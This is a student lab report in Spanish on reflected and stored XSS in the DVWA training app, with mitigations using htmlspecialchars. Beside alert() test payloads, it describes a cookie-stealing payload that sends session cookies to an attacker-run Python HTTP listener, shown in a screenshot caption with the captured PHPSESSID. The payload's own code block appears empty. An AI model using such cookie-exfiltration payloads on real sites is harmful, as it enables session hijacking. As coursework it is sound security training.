



PUESTA EN PRODUCCIÓN
SEGURA



PPS TEMA 3 PRACTICA XSS INJECTION



Carles Ochoa

Índice

PARTE 1 — XSS Reflejado.....	3
PARTE 2 — XSS Almacenado o Persistente.....	6

PARTE 1 — XSS Reflejado

1. Comprobación de vulnerabilidad con JavaScript

En esta parte de la práctica comprobamos cómo una página web vulnerable puede ejecutar código JavaScript enviado por el usuario directamente a través de la URL o un formulario. El ataque se llama reflejado porque el servidor devuelve (refleja) lo que introducimos sin validar ni filtrar.

El objetivo es demostrar:

- Cómo ejecutar código en el navegador de la víctima.
- Cómo usar ese código para obtener información sensible, como cookies de sesión.
- Qué medidas básicas podría aplicar el servidor para prevenir este ataque.


Para ello, primero introducimos el siguiente payload en el formulario:


```
<script>alert("Hacked!")</script>.
```

Este código hace que el navegador muestre una alerta.


Si aparece la ventana, significa que la entrada del usuario no se está filtrando correctamente y el navegador la interpreta como código JavaScript.

Esto confirma que DVWA es vulnerable a XSS Reflejado.





Si ahora vemos el código fuente de la página veremos que el código ha sido insertado.



2. Ataque realista: robo de cookies

A continuación, probaremos un ataque más avanzado: robar la cookie de sesión del usuario.


Para ello levantamos un servidor atacante con: `python3 -m http.server 8000`.

Y usamos este payload:

```
<script>
document.write('');
</script>
```

Este código crea una imagen falsa que envía las cookies del navegador a nuestra máquina atacante.

En nuestro terminal aparecen peticiones mostrando la cookie:



The image consists of two parts. The top part is a screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) interface. The browser's address bar shows the URL `st:4000/vulnerabilities/xss_r/?name=<script>+document.write('<img+src%3D'`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title, there is a form with the text "What's your name?" and a "Submit" button. The input field contains the payload `src="http://10.2.218.107:8000/". Below the form, the text "Hello" is displayed next to a small icon. The bottom part of the image is a screenshot of a terminal window. The terminal shows the command python3 -m http.server 8000 being executed. The output shows the server serving HTTP on port 8000. A red box highlights the following log entry: 10.2.218.107 - - [21/Nov/2025 15:58:32] "GET /c?cookie=language=en;%20PHPSESSID=o6cuh2iqk69gloo7ntc8505po3;%20security=low HTTP/1.1" 404 -`

3. Cómo podría bloquearse este ataque

Para bloquear este tipo de ataque, deberíamos evitar que el navegador interprete la entrada del usuario como código. Una forma correcta de hacerlo es utilizando:

```
$name = htmlspecialchars($_GET['name']);
```

Esta función convierte los caracteres especiales en texto plano (por ejemplo < y >), impidiendo que se ejecuten etiquetas HTML o scripts insertados por un atacante. De esta manera, el contenido se muestra como texto inofensivo y no como código ejecutable.


PARTE 2 — XSS Almacenado o Persistente

En esta parte de la práctica realizamos un ataque Stored XSS, también llamado XSS Persistente. A diferencia del XSS reflejado, aquí la carga maliciosa sí queda guardada permanentemente en la base de datos del servidor. Cada vez que un usuario visite la página, el código se ejecutará automáticamente en su navegador.

1. Insertamos el payload malicioso

```
<script>alert("Stored XSS!")</script>
```

Al pulsar Sign Guestbook para guardar el mensaje, DVWA almacena tanto el nombre como el mensaje en su base de datos sin aplicar ningún tipo de filtrado. Esto permite que el código JavaScript quede guardado igual que si fuese texto normal.




2. El código queda almacenado y se ejecuta automáticamente

Como se ve en la segunda captura, al volver a cargar la página o simplemente al mostrar la lista de comentarios: se ejecuta la alerta automáticamente, mostrando el mensaje Stored XSS!.

Esto confirma que el sistema está mostrando el contenido almacenado directamente en el HTML, sin validación ni codificación segura.

Cualquier usuario que visite esta página verá el mensaje y ejecutará el JavaScript sin darse cuenta.



Cómo debería bloquearse este ataque

Para protegerse de un ataque XSS almacenado, el servidor no debe confiar en los datos que guarda en la base de datos.

Antes de mostrarlos en la página, debería convertir los caracteres especiales para que el navegador los trate como texto normal y no como código ejecutable. Por ejemplo:

```
$name = htmlspecialchars($_GET['name']);
```

```
$message = htmlspecialchars($_POST['message']);
```

Esta función convierte caracteres en entidades HTML visibles, de modo que el contenido se muestra de forma segura y no se interpreta como un script.